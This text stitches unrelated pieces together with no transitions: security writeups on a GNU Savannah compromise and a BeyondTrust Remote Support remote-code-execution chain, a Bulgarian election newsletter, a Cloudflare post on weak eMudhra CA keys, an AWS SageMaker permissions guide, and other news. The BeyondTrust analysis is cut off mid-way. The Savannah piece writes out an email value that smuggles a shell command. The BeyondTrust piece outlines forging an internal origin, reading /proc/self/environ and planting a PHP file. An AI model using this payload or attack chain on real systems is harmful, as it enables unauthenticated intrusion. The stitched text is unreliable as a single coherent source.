The Hacktron blog documents how
the group was able to compromise the GNU Savannah forge and could have
pushed malware into any of the projects hosted there.
Using Hacktron, we found that an email address like `touch${IFS}/tmp/savane-rce-proof`@attacker.example gave any
registered user code execution on its backend. From there, we made
our account a superuser, impersonated Bash’s maintainer, and
confirmed we could add an SSH key with push access to the upstream
Bash repository. An unpatched kernel gave us root access and access
to a GNU backup server. We reported it to the FSF on May 11, 2026.
Размишлявате ли, скъпи читатели на „Тоест“? Или вече сте решили дали и за кого да гласувате? Иска ми се в неделя всички да сме будни. Не само защото е Денят на народните будители, а защото от избора, който направим в този ден, зависи в каква посока ще върви България. А ако на първия тур по изключение нямаше контролиран вот, сега залозите са вдигнати и може да очакваме гласуване по команда на някои места. Арестуваните кметове от ДПС на Белица и Сунгурларе бяха пуснати под домашен арест в четвъртък. Положението е – сделка или да.
В четвъртък беше и дългоочакваният дебат между Илияна Йотова и Андрей Гюров. За всички, за които истината има значение, екипи на „Дойче Веле“, „Клуб Z“ и Factckeck.bg (може да пропускам някоя медия) са си направили труда да извършат проверка на фактите. С естествените си интелекти, не с ИИ. А от „Дойче Веле“ дори са посочили кой е авторът и кой – редакторът на текста за всяко от проверените твърдения. Сред авторите е и Емилия Милчева.
Но ако Емилия, на чиято енергия се възхищавам неблагородно, е проверявала факти в четвъртък до късна доба, това не означава, че е оставила „Тоест“ без обичайната си петъчна статия. Напротив. Покрай всичките си ангажименти тя е успяла дори да създаде и запише документалната поредица в Storytel„Без име“, посветена на темата за насилствената асимилация на мюсюлманите в България. Ето новия ѝ коментар за „Тоест“ „Властта отвори три фронта за победа“. Ала ако отсега издам кои са тези три фронта, може и да не прочетете статията, така че ще мълча като партизанка.
Като казах „партизанка“, ей такива асоциации от времето на социализма се завръщат в съзнанието ми, като наблюдавам новата власт. След като последната ми статия беше готова, в Mediapool излезе публикация, която, за съжаление, вече нямаше как да включа в текста си. В нея се проследява как от началото на войната на Русия срещу Украйна до септември 2026 г. БТА (чийто директор днес е кандидат-вицепрезидент) около 700 пъти цитира руската държавна информационна агенция ТАСС, както и „РИА Новости“, която е под санкциите на ЕС. БТА се позовава на ТАСС дори когато става дума за събития в ЕС и САЩ, отразени от информационните агенции на съответните държави. Няма да се учудя, ако прогресивните ни управляващи възстановят и практиката отпреди 10 ноември всеки петък централната информационна емисия да е съветската (пардон – руската), а след нея да ни се пуска руски филм.
Не че американците са цъфнали и вързали. Но следващата седмица са междинните избори, резултатите от които може да доведат до известно ограничаване на безконтролната власт на Тръмп. Лично аз съм любопитна да разбера как ще се представи кандидатът за сенатор на демократите в Тексас Джеймс Таларико. Ако спечели, това ще е знак, че е възможно връзката между християнството и политиката и да не е за сметка на демократичните ценности.
В новия брой на бюлетина си „Гласовете на Америка“ Йоанна Елми прави разбор на ситуацията в САЩ в навечерието на междинните избори. Управлението на Тръмп е затънало в корупция и недоверие, рейтингът му пада, но пък опозицията в лицето на демократите няма единна идея за какво се бори, тоест каква е алтернативата.
Изводът е: да внимаваме какво си пожелаваме. Тодор Колев пееше „Как ще ги стигнем американците“, но стана така, че май те ни стигнаха. И то не в хубавото.
Този път, по който е поела България, не изглежда добре, погледнат от Брюксел, става ясно от статията на Анахит Хачикян „За София, Брюксел и трептенето на пеперудите“. Както потрепването на крилата на пеперуда в Китай може да е свързано с ураган на другия край на света, така България не е изолирана от света. И действията и бездействията на управляващите имат последствия и отвъд страната. А те не са приятни.
Изобщо, страх да го хване човек. С което директно скачаме в стихотворението на месеца. Този път то е на Ина Иванова. Може би някои от вас я познават само като говорещата с тези хора, но Ина е преди всичко майстор на думите.
Докато Ина дефилира при нас с поезията си, Роси Михова, която също разговаря с интересни хора, призовавайки призраците на други интересни хора, този път ни дарява с интервю с Мариус Куркински със специалното съдействие на Елизабет Лойд и Оскар Уайлд. Бихте ли пропуснали такъв балсам за душата?
А където призраци, там и вампири. В навечерието на Хелоуин Екатерина Петрова ни разкрива не дневниците, а речниците на вампира. Етимологии пътуват през векове, държави и езици като едни неуловими вампири, на които не можеш им хвана спатиите.
Настана време и за обичайната ми препоръка. Този път тя е простичка – да гласувате. Да изберете себе си – бъдещето, което желаете за себе си и за обичните си хора, средата, в която искате да живеете.
Разбира се, винаги препоръчвам да подкрепите и нас, ако искате да има „Тоест“. В „Тоест“ трудът – авторски, редакторски, коректорски – се заплаща по достойнство. Но в резултат не сме на червено само в месеците, през които сме работили по-малко или изобщо не сме работили, както може да се уверите и от финансовия ни отчет. А не искаме да е така. Надявам се, че и вие не искате.
За финал ще почеша любопитството ви. Очаква се възраждането на нещо, на което аудиторията на „Тоест“ много ще се зарадва. Но няма пък да ви кажа какво е то. Ще ви държа в напрежение.
The sighting, announced September 2, marks the first time anyone has spotted a live bigfin squid, which belongs to the Magnapinna genus, in the northeastern Pacific Ocean.
As usual, you can also use this squid post to talk about the security stories in the news that I haven’t covered.
The final talk at Kangrejos 2026 was about the removal of the C implementation
of Android’s
Binder driver, the primary interprocess communication mechanism
used on Android devices. Carlos Llamas announced that he had deleted the C
code to general applause, and then shared some insights about what went into
replacing the C implementation. Alice Ryhl, who has worked on the Rust
implementation for some years, added her own thoughts about what the most
difficult and interesting parts of the transition were.
On October 19, 2026, we learned about eMudhra’s eight shockingly weak keys: where eMudhra was trusted to pick a 115-digit number for their virtual combination lock protecting the Internet, they picked the number 4. Not even four digits, just the number 4. The other seven keys were similarly weak: 56, 66, 115, 155, 156, 230 and 237.
The next day, we wrote a blog post on the immediate action we took to mitigate this leak, and what customers needed to do on their end to stay secure. Now, we are sharing a more in-depth follow up on the evidence we’ve seen of exploitation, and the progress seen on visitors patching their systems.
Let's start with the scale of the problem. A certificate authority (CA) with weak keys this serious is unprecedented, and the potential consequences are significant. While there have been plenty of compromised certification authorities in the past (such as DigiNotar, TÜRKTRUST, and TrustWave), access to their keys has always been contained to a degree; these incidents gave a limited set of attackers or organizations the ability to issue fraudulent certificates. The eMudhra incident is fundamentally different; the affected intermediate private keys could be recovered almost instantly by anyone from the public certificates themselves. Anyone can independently recover these same signing keys and create certificates for any domain that an unpatched client not enforcing Certificate Transparency would accept.
eMudhra announced they’re exiting the public CA business and have claimed a mistake in a key generation script, but have not yet shared the script. They signed a certificate revocation list (CRL) with what might’ve been a correctly generated key, and subsequently corrected it to be signed with the weak key.
How did that come to be and why didn’t that set off alarms? Much has to be cleared up, including the role of the auditors and cross signers. This blog proposes the fixes and next steps for organizations to ensure they are secure.
Patching Cloudflare
Our primary concern remains the security impact on Cloudflare, our customers, and the Internet as a whole. At the time of writing, all high priority Cloudflare systems have been patched. A small number of confirmed low impact tickets is being worked on.
We started patching high-impact systems immediately on October 19. These included customer origin-facing proxies using Pingora, responsible for most of our outbound connections. These were patched in hours to reject the vulnerable eMudhra keys. At the same time, we started an AI-assisted analysis of our source code to find all other systems that trust these weak keys. Within four hours we had a full analysis. We assigned a ticket with preliminary analysis for each system, and asked the team to confirm and/or adjust the analysis before the end of the day. Where high impact was identified, we asked to patch immediately, and for the lower impact, remediation was due at the end of last week.
Has Cloudflare seen exploitation across its network?
To track whenever a customer’s server (or attacker) presents a certificate signed by eMudhra’s weak keys, we added logging to Pingora. As this outbound service accounts for the vast majority of outgoing TLS connections from a Cloudflare machine, any attacker attempting to snoop using the eMudhra keys would trigger this logging. The logging finished rolling out October 21.
At the time of writing, a week later, we’ve seen about 22,000 attempted handshakes with the weak eMudhra keys. Two-thirds of the attempts were fetches of test sites such as emudhra.we-have-a-problem.com (which we mentioned in the developer guidance in our earlier post). Almost all of the remaining third went to origins who appeared to set up a certificate for themselves using the weak intermediate. Every handshake configured to verify the certificate was refused, as we already patched.
About 160 of these handshakes stood out: the certificates’ Subject Alternative Names (SANs) were naming other organizations’ domains, unrelated to the Server Name Indication (SNI) requested in the handshake. Some of those names were domains related to consumer IoT devices. We noticed as well that those forged certificates were made after the keys leaked and some were valid for over two years, longer than any public CA may issue. However, these certificates looked like the servers' own default certificates rather than part of an attempt to intercept our connections. They named domains other than the ones being connected to, so they would have failed hostname verification anyway. And in several cases, a server presented the same certificate to connections from many of our locations, which means it came from the server itself rather than from something on a single network path.
Thus while there is no evidence of the weak keys being used to intercept Cloudflare's connections so far, these keys appear to have been used to forge certificates within hours of the weakness becoming public: one of the forged certificates we saw was dated October 20 at 18:19 UTC, less than an hour after Mozilla's bug report was made public. This does not exclude carefully targeted interception. For that we have to rely on the usual indirect signals of system compromise — and so far, we have not seen any such signals.
How many visitors are still vulnerable?
So much about patching Cloudflare, but what about our visitors? We cannot directly test whether a visitor still trusts the weak keys without breaking connections, so we have to do something more indirect. For that we used our challenge pages:
We rolled out an update to send out two probe connections on a fraction of challenge pages: one probe to ca1.cloudflarecaptcha.com and one to ca2.cloudflarecaptcha.com. Initially we installed an eMudhra signed certificate on ca1.cloudflarecaptcha.com and a regularly signed certificate on ca2.cloudflarecaptcha.com as control. Then we record whether these probes succeeded. This allows us to see if visitors that are served a challenge page still trust the weak eMudhra keys.
What did we find? With 50 million probes over the last week, we see this:
Big caveat upfront: by design the traffic to these challenge pages is highly skewed. There are many (unconfirmed) bots in there. Also, only clients that execute JavaScript (like browsers) will send probes.
The jump in the data is due to the following changes—all times are UTC:
October 23 15:30, we changed our control endpoint to also serve an eMudhra certificate, but this time without signed certificate timestamps (SCTs). There were some differences in acceptance, but not large. We could’ve added a new endpoint, but that would’ve required a slow release of our challenge platform. Changing the endpoint was easier.
October 23 16:30, our challenge platform rolled back to a previous version because of an unrelated issue. The probes returned October 27 at 10:00.
October 27 16:37, we noticed we did not send the G3 cross-sign, which not all clients knew about, and added it to both endpoints. We removed SCTs from both.
October 27 16:49, we switched ca2 to chain up to the AAA Certificate Services root.
October 27 18:18, we ramped up probes to be included from 1% to 10% of all challenge pages served on non-paying customer zones.
With those caveats out of the way: what do we notice? Up-to-date modern browsers are mostly patched, but bots and old browsers are not. Also embedded browsers, like Android WebView, lag behind patching with 30–40% still accepting. Over the first weekend (with the monitoring gap), we see clear evidence of patching, but afterwards we see little movement.
On October 29 around 18:00 UTC, we released a detection that caught a large influx of bot traffic identifying as Chrome 150-154 on macOS. This can look like patching in the top graph, but it is actually a change in traffic classification: the same user agents show a corresponding increase in acceptance among traffic with bot signals detected in the bottom graph.
Chrome 150-154 on Linux is the notable exception: its acceptance continues to decline, consistent with further patching in that cohort. Given the bot-heavy and changing traffic mix, that evidence is suggestive rather than conclusive. Otherwise, we still see little movement.
Breaking down by network (ASN) we see:
Across the large networks, more than half of probes still accept the compromised chain, both among traffic with no bot signals detected (top graph) and traffic with bot signals detected (bottom graph). Over the weekend we saw some patching, but afterwards the trend has been flat.
The big caveat still holds: traffic is skewed by (unconfirmed) bots. But bots are also just software that need security updates. And if they’re in any way representative of overall software updates, then the picture is quite dire indeed.
What can you do?
Patch! Dennis Jackson has a great crowdsourced website with instructions. Especially if you’re a developer on macOS, you want to follow these instructions. If you’re a Cloudflare customer, check out last week’s blog post on what needs to be done on your end when using certain products like WARP or Tunnel.
Looking ahead
At Cloudflare, we have a quick-revocation mechanism in place in some products. To bring it to more systems at Cloudflare and industry, we’re excited about projects like upki that understand a trust store can’t be a static list of root certificate authorities, but needs the ability to be quickly updated with information like revocation and certificate transparency keys. As vulnerabilities are discovered at a faster pace than ever, it is vital that they can be addressed quickly and effectively.
When teams move data and AI work to production in a shared environment, one question quickly becomes unavoidable: who can do what? Amazon SageMaker Unified Studio now answers it with designations, which are named permission sets that give administrators granular control over the actions each member can perform within a project. Administrators define a designation once, then assign it to project members. A member might sign in through an AWS Identity and Access Management (IAM) role, an IAM user, or an AWS IAM Identity Center user or group. In each case, designations help you give each persona only the access its responsibilities require. Effective access also depends on identity and resource policies, service control policies, permissions boundaries, group memberships, and how the customer configures permission sets and assignments. Designations integrate with AWS CloudFormation, and there is no additional charge to use them beyond Amazon SageMaker Unified Studio itself.
In this post, we walk through why differentiated permissions matter, how designations work, and how to create and assign your first designation using the console and the AWS Command Line Interface (AWS CLI).
The challenge: One project, many roles
A single SageMaker Unified Studio project often brings together data engineers, data stewards, analysts, and machine learning (ML) engineers, each needing very different access. Consider a financial services team running its Lakehouse and ML workflows in one project. Engineers build and schedule extract, transform, and load (ETL) pipelines, and a steward approves subscription requests to keep sensitive data governed. Analysts query curated tables for dashboards, and ML engineers iterate on models in notebooks. They all work on the same data, but their access needs differ. The steward shouldn’t alter production pipelines, analysts shouldn’t launch expensive compute, and the scheduled ETL service account shouldn’t share permissions with someone running exploratory experiments. In the past, common approaches included giving everyone the same broad project role or splitting the work across separate projects.
“We automated everything about how teams get set up in SageMaker Unified Studio. Projects are created, members are synced from our directory daily, and data sources are registered without anyone clicking a button. The one thing we couldn’t automate was controlling what each person could do once they were inside. Solution teams, data scientists, and business analysts all arrived with the same access. With designations, we now define each user type’s permissions as part of the same automation that creates the project, so the right access is enforced from day one.”
— Tim Kopacz, Cloud Platform Architect, Swiss Life Germany
Without a purpose-built mechanism to scope permissions within a project, organizations face operational risk. A user might accidentally delete a connection that disrupts a production workload or modify catalog settings outside their area of responsibility. Teams often work around this by creating a separate project for each persona to isolate access. That approach fragments data across project boundaries and adds provisioning and member-management overhead. As more teams onboard, these workarounds compound to slow adoption and increase the governance burden.
Designations address several common scenarios:
Controlling access to Notebooks: Grant members full access, read-only access, or no access to notebooks within a project, so compute-intensive interactive work is available only to the roles responsible for it. This helps control costs by limiting who can run notebook workloads.
Separating exploration from production: Grant exploratory users read and explore access while production service accounts run scheduled workflows, all within the same project.
Supporting governance workflows: Assign specific personas responsibility for data stewardship, subscription approval, and metadata management, which helps prevent other members from bypassing your review process.
How designations work
Designations separate policy definition from member assignment, which is what makes them reusable across projects.
Define once: A domain administrator creates a designation by selecting granular permissions. For example, publish an asset, create data products, or approve subscriptions. Permissions are grouped into categories such as Catalog, Project, Subscriptions, Connections, and Notebooks, and are backed by the Cedar policy language.
Assign per project: Within a project, the project owner assigns one designation to each member. When a member performs an action through the portal or the API, SageMaker Unified Studio evaluates the assigned designation. It permits or denies the action based on the permissions the designation contains. Additionally, a member can also inherit designations through single sign-on (SSO) group membership. If a user is directly assigned one designation and also belongs to a group assigned to another, the user receives the union of both permission sets. Because effective permissions are the union of direct and group-inherited designations, review SSO group assignments regularly so members don’t receive more access than intended.
Because a designation is defined once and assigned per project, you get consistent permissions across every project without recreating policies each time. Data engineers, stewards, analysts, and automated pipelines can work within the same project with different permissions, which keeps data unified in one place rather than fragmented across duplicate projects.
Designations complement your existing IAM controls rather than replace them, and they provide one consistent authorization layer across every user type that SageMaker Unified Studio supports. This matters because SageMaker Unified Studio supports IAM roles, IAM users, SSO users, and SSO groups. You can’t attach IAM policies directly to SSO users or groups within SageMaker Unified Studio. Designations apply uniformly to all of these principals, so every user type is governed by the same permission model within a project.

Authorization happens in two layers. First, IAM evaluates whether a principal can invoke an API at the AWS API boundary. If IAM allows the call, the designation then evaluates whether the assigned permission set grants the specific action within the project. You don’t need to modify your existing IAM policies to adopt designations, but we still recommend that you continue to scope IAM roles to least privilege.
For example, the AmazonSageMakerDomainExecution role might hold the IAM permission to perform an API action such as datazone:CreateListingChangeSet, the permission to publish a data asset. The next layer is the designation: the action succeeds only if the project member’s designation includes the Manage Asset Publishing permission to publish assets in that project. Both layers must allow the action, and an IAM Deny blocks the call regardless of what the designation permits.
The following diagram shows how a project member’s request to publish a data set passes through both authorization layers.
Figure 1: How a request to publish a data set passes through the IAM and designation authorization layers
The request first reaches the AWS API boundary, where IAM (layer 1) evaluates whether the principal can call the API. If IAM denies the call, the action is blocked. If IAM allows it, SageMaker Unified Studio (layer 2) evaluates the member’s designation. The action succeeds only when the designation also allows it. Otherwise, the action is blocked.
Managed designations
Every domain includes two AWS managed designations at the project level so you can start immediately:
Owner – Full control over all project resources, including project member management.
Contributor – Full access except for project member management and project deletion. Because Contributor is broad, we recommend custom designations for personas that don’t need full access.
You can view the permissions for these managed designations, but you can’t edit or delete them. To create your own permission sets, you build custom designations for the personas your organization needs.
Create a designation on the console
Designations are created and managed from the domain management portal. Only users whose profile is a domain administrator can access it. The domain management portal is separate from the Amazon SageMaker Unified Studio portal where members do their day-to-day work. In this example, we create an ML Engineer designation for members who build workloads through notebooks.
Sign in to the SageMaker Unified Studio domain management portal.
In the navigation pane, choose Designations. The Managed tab shows the AWS managed Owner and Contributor designations.
Choose Create designation.

For Name, enter ML Engineer, and add a Description.
In the visual permission selector, expand the Notebook category and select only the permissions this persona requires, for example, Read-only actions for reviewers, or All Actions only for members who author notebooks.
Choose Create.
Figure 2: Creating a designation in the Amazon SageMaker Unified Studio domain management portal, using the visual permission selector to choose the actions to include
The ML Engineer designation is now available to every project in the domain. You can also create a designation by duplicating an existing one, which pre-selects a set of permissions for you to customize. Review the pre-selected permissions and remove any that the new persona doesn’t need.
Assign a designation to a project member
After creation, a designation is available to every project in the domain. You can assign it from two places, depending on your domain type.
From the SageMaker Unified Studio portal (Identity Center-based domains), assign the designation from a project where you are an owner, or if your designation has the Manage Membership permission. Grant Manage Membership only to trusted project members. A member who has the Manage Membership permission can assign designations with more permissions than their own.
Navigate to the project in the SageMaker Unified Studio portal.
Choose the Members tab.

To update an existing member, choose a designation from the Designation column for that user. To add a new member, choose Add member and select the member.
For Designation, choose ML Engineer.
Figure 3: Assigning a designation to a project member from the Amazon SageMaker Unified Studio portal (Identity Center-based domains) using the Role list on the Members tab
From the domain management portal (both IAM and Identity Center-based domains):
Sign in to the domain management portal and choose Projects in the navigation pane.
Select the project, then choose the Members tab.

To update an existing member, choose a designation from the Project designation column. To add a new member, choose Add members and select the type and member.
For Designation, choose the designation to assign, then choose Save.
Figure 4: Assigning a designation from the domain management portal (both IAM and Identity Center-based domains) using the Project designation column on the Members tab
When the assigned user logs in to the project, they are permitted to create notebooks. Every project member is assigned a designation. Members without a valid designation have no permissions in the project.
Automate the full lifecycle with the AWS CLI and infrastructure as code (IaC)
You can manage the entire lifecycle, from creating a designation to assigning it, programmatically. This is useful for codifying governance and rolling it out at scale.
Prerequisites:
The IAM principal that runs these commands needs permissions (scoped to the domain) such as datazone:CreateDesignation, datazone:UpdateDesignation, and datazone:DeleteDesignation to manage designations. They need datazone:CreateProjectMembership to assign the designation to project members. Grant only the actions you need.
Create a designation with the AWS CLI:
aws datazone create-designation \
  --domain-identifier "dzd_example1234" \
  --name "Data Engineer" \
  --description "Runs data source and asset creation tasks" \
  --policy 'permit(principal, action in [
      DataZone::Action::"CreateDataSource",
      DataZone::Action::"UpdateDataSource",
      DataZone::Action::"CreateAsset"
    ], resource);'
Assign the designation when you add a member to a project:
Because designations are supported as resources in AWS CloudFormation, you can define them in your templates, version them in source control, and deploy them across domains through your existing infrastructure-as-code pipelines. You can also manage assignments with the CreateProjectMembership and UpdateProjectMembership API operations, so the full workflow can be automated without using the console.
Update designations as your needs evolve
When you update a designation’s permissions, the change takes effect immediately for all members assigned that designation across all projects, with no reassignment required. This means you can start with the minimum permissions each persona needs, and add permissions as requirements or new capabilities emerge. Because updates apply immediately across all projects, review designation changes through your change-management process and use AWS CloudTrail to audit them.
Delete a designation
Designations include an Allow delete property that is turned off by default, so a designation can’t be deleted until you explicitly allow it. When you create or edit a designation, set Allow delete to make the designation eligible for deletion. Once allowed, you can delete the designation even if project members are still assigned to it.
When you delete a designation that is still in use, those members remain in the project, but their assigned designation becomes invalid. They have no permissions in the project until the project owner reassigns them a valid designation. Plan deletions accordingly so members are not left without access.
You can also set this property programmatically. The CreateDesignation API and AWS CLI accept a deletion protection parameter, so you can codify the setting in your infrastructure as code templates.
aws datazone create-designation \
  --domain-identifier "dzd_example1234" \
  --name "Data Engineer" \
  --deletion-protection \
  --description "Can manage data sources and create assets" \
  --policy 'permit(principal, action in [DataZone::Action::"CreateDataSource", DataZone::Action::"UpdateDataSource", DataZone::Action::"CreateAsset"], resource);'
To create the designation without delete protection, use the --no-deletion-protection flag.
Conclusion
Designations give administrators control over who can do what within each Amazon SageMaker Unified Studio project. Define named permission sets once and assign them per project to help enforce separation of duties across data engineers, stewards, analysts, ML engineers, and automated pipelines. You don’t need to duplicate projects or build a permission system outside SageMaker Unified Studio. Designations require no additional infrastructure or cost, integrate with AWS CloudFormation, and layer cleanly on top of your existing IAM controls.
To get started, open the domain management portal for your Amazon SageMaker Unified Studio domain, choose Designations, and create your first permission set. To learn more, see the Amazon SageMaker Unified Studio documentation.
PostgreSQL developer Robert Haas writes
about the struggles the project has encountered in putting together its
next release.
In the end, I don’t think that the delay in shipping PostgreSQL 19
is particularly concerning. It is not a long delay in the grand
scheme of things, and it emerges directly from the project’s
concern for quality.
The long-term picture is less clear and in some ways more
troubling: given that we have forty years of bugs that humans were
unable to find but LLMs are quite capable of discovering, how are
we ever going to catch up, and how will PostgreSQL continue to
innovate? Right now, I’m not sure. What I do know is that I, and
many others, are working really hard to figure it out.
An origin-validation flaw in BeyondTrust Remote Support lets an unauthenticated attacker write files on the appliance and execute code as the site’s operating-system user. The entry point is the public customer connection used to start a support session. No account credentials or user interaction are required.
The flaw sits between the internal message router, brain, and an appliance-side customer worker, thin-scc. An attacker can put a reserved local router ID into a message’s source address. The router forwards the message, and the worker accepts that address as proof that the request came from a local component. This gives the attacker access to an internal file-transfer service, including its native filesystem provider.
We first confirmed the file write then used the primitive to upload a PHP file to the site’s public directory. Requesting that file gave us code execution as the site user. A Metasploit module now implements the chain with PHP and Unix Command targets.
We tested Remote Support 24.1.2, build 1524046, revision 4208-ddcf90715106aa0c0e19c103f8d2c412af4beff3. The test appliance had public issue-menu session starts and thin chat enabled (default). Other affected releases and fixed builds have not been established. The VM’s base appliance version of Secure Remote Access, 7.1.0, is separate from the Remote Support application version.
Impact
The attacker controls both the contents of an uploaded file and its destination path, subject to the worker’s filesystem permissions. The same origin forgery also reaches the file-send operation. We used it to retrieve /proc/self/environ to determine the base installation path of the Remote Support before dropping the payload
On the tested appliance, the native file service could write into the PHP document root. The Metasploit module returns code execution in the context of msfuser, UID 1000, which establishes unauthenticated remote code execution as the site user.
Technical Analysis
We will demonstrate how an attacker can start an anonymous session and then forge a message that the appliance will accept as local. Then outline how we can reach the native file transfer service, choose the uploaded file’s contents and destination and turn the file write into PHP execution.
Addresses use Ghidra image base 0x100000. Subtract that value for the raw ELF virtual address. Function names beginning with FUN_ are Ghidra labels; descriptive names are taken from diagnostic strings where available.
Starting an anonymous customer session
We begin by obtaining two customer keys from POST /api/start_session. These are fresh public guest sessions. The keys let the client use the customer transport, but do not identify a logged-in account. Each guest connects through the /nw WebSocket endpoint, using either the native or thin customer protocol.
source/app/write_app_chooser_config:
echo "ingredi support desk customer:|$BG_app_root/data/tmp/brain.sock" # [A1]
echo "ingredi support desk customer thin:$BG_app_root/app/thin-scc-wrapper" # [A2]
app/write_app_chooser_config shows where the two customer protocols go. The native protocol reaches the brain socket at [A1]; the thin protocol launches a wrapper at [A2].
source/app/thin-scc-wrapper:
# ... omitted: protocol parsing and the alternative debug-site branch ...

quoted=$(export PHPRC="$BG_app_root/config/php-cli.ini"; echo $gskey | $ingrediRoot/app/dbquote)
if [[ $(echo "SELECT COUNT(1) FROM gw_sessions WHERE session_key = $quoted AND session_type = 'sdcust' AND (expiration IS NULL OR expiration>NOW())" | $db) != "1" ]]; then # [A3]
    echo "1 failure" >&0
    exit 0
fi

# ... omitted: reconnect throttling, customer-name setup, and settings generation ...
